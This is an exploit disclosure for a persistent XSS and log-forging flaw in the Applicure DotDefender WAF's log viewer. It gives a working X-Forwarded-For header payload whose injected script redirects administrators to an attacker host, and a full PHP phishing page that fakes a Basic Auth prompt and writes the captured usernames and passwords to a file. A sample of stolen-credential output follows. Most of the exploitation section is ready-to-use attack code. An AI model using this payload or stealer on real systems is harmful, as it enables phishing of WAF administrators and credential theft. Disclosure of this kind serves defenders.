Applicure DotDefender WAF Persistent XSS,Log forging vulnerabilities.

Vulnerable soft:	**Applicure DotDefender (all versions)**
Vendor's site:	**http://www.applicure.com/download-latest**
Vulnerabilities: Persistent	**XSS,Log forging,Potential DoS**
When Discovered:	**15 March 2015**
Discovered by:	**AkaStep**

Under some circumstances this is possible attack DotDefender's admin interface and as result conduct PHISHING/Log forging/Potential Denial Of service against "Log Viewer" functionality.

The main reason of vulnerability: DotDefenders Developers trusts to **X-Forwarded-for** HTTP Header and to it's variable (that is client side controllable) and sadly there is no any validation/sanitization of that variable and it's val.

This vulnerability was successfully tested against for the following configurations:(in Lab/ Production environment)

1) Apache Traffic Server ===> Apache 2.4
2) Apache 2.4 with mod_proxy.

Tested versions:(But other versions may also be affected)

•	dotDefender Version:	5.12-13217
•	Web Server Type:	Apache
•	Server Operating System:	Linux
•	Web Server Version:	Unknown

•	dotDefender Version:	5.13-13282
•	Web Server Type:	Apache
•	Server Operating System:	Linux
•	Web Server Version:	Unknown

Exploitation

Notice red colored section in request headers.This is a our payload.


Note: 192.168.1.105:8083 this is attacker host.PHISH page landed there.It depends on attacker.In example by masquerading it you have big chances to own victim.

Please note that: There is no USER AGENT specified in request.
This condition triggers WAF's BLOCK and Log condition which we need it.There is a lot of ways to trigger WAF anyways, I prefer this way.


URL: http://saytim.remote/index.php

REQUEST HEADERS:


Host: saytim.remote
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-forwarded-for: 127.0.0.1<script>var harda=document.location;var yazbled='http://192.168.1.105:8083/?ref_url='+harda;window.top.location.href=yazbled;</script>
DNT: 1
Cookie: PHPSESSID=71qfte21egelmog3lksaji6bk4
Connection: keep-alive
If-Modified-Since: *



Basic exploitation:



Persistent XSS



PHISHING page appears on admin interface.

BEGIN SNIP //index.php (stealer and PHISH page)

```
<?php
error_reporting(0);


haragedirsenayusaq();

function haragedirsenayusaq()
{


if($_SERVER['PHP_AUTH_USER']!==mt_rand())
{
header('WWW-Authenticate: Basic realm="DotDefender"');
header('HTTP/1.0 401 Unauthorized');

@file_put_contents('ownedyou.txt','uname' . (string)$_SERVER['PHP_AUTH_USER'] . ' psw: '
. (string)$_SERVER['PHP_AUTH_PW'] .' ref_url ' .
htmlspecialchars((string)$_GET['ref_url']).PHP_EOL,FILE_APPEND);

echo '<script>location.replace(document.location);</script>';

}
else
{
@file_put_contents('ownedyou.txt','uname' . (string)$_SERVER['PHP_AUTH_USER'] . ' psw: '
. (string)$_SERVER['PHP_AUTH_PW'] .' ref_url ' .
htmlspecialchars((string)$_GET['ref_url']).PHP_EOL,FILE_APPEND);
//echo '<pre>';
//var_dump($_SERVER);
echo '<script>location.replace(document.location);</script>';


}
}




?>
```

//stealed credentials: ownedyou.txt

unamesalam psw: sagol ref_url http://localhost/DotDefender/
unameTHIS IS A FAKE LOGIN PAGE FAKE_PAGE psw: THIS IS A FAKE LOGIN PAGE ref_url http://localhost/DotDefender/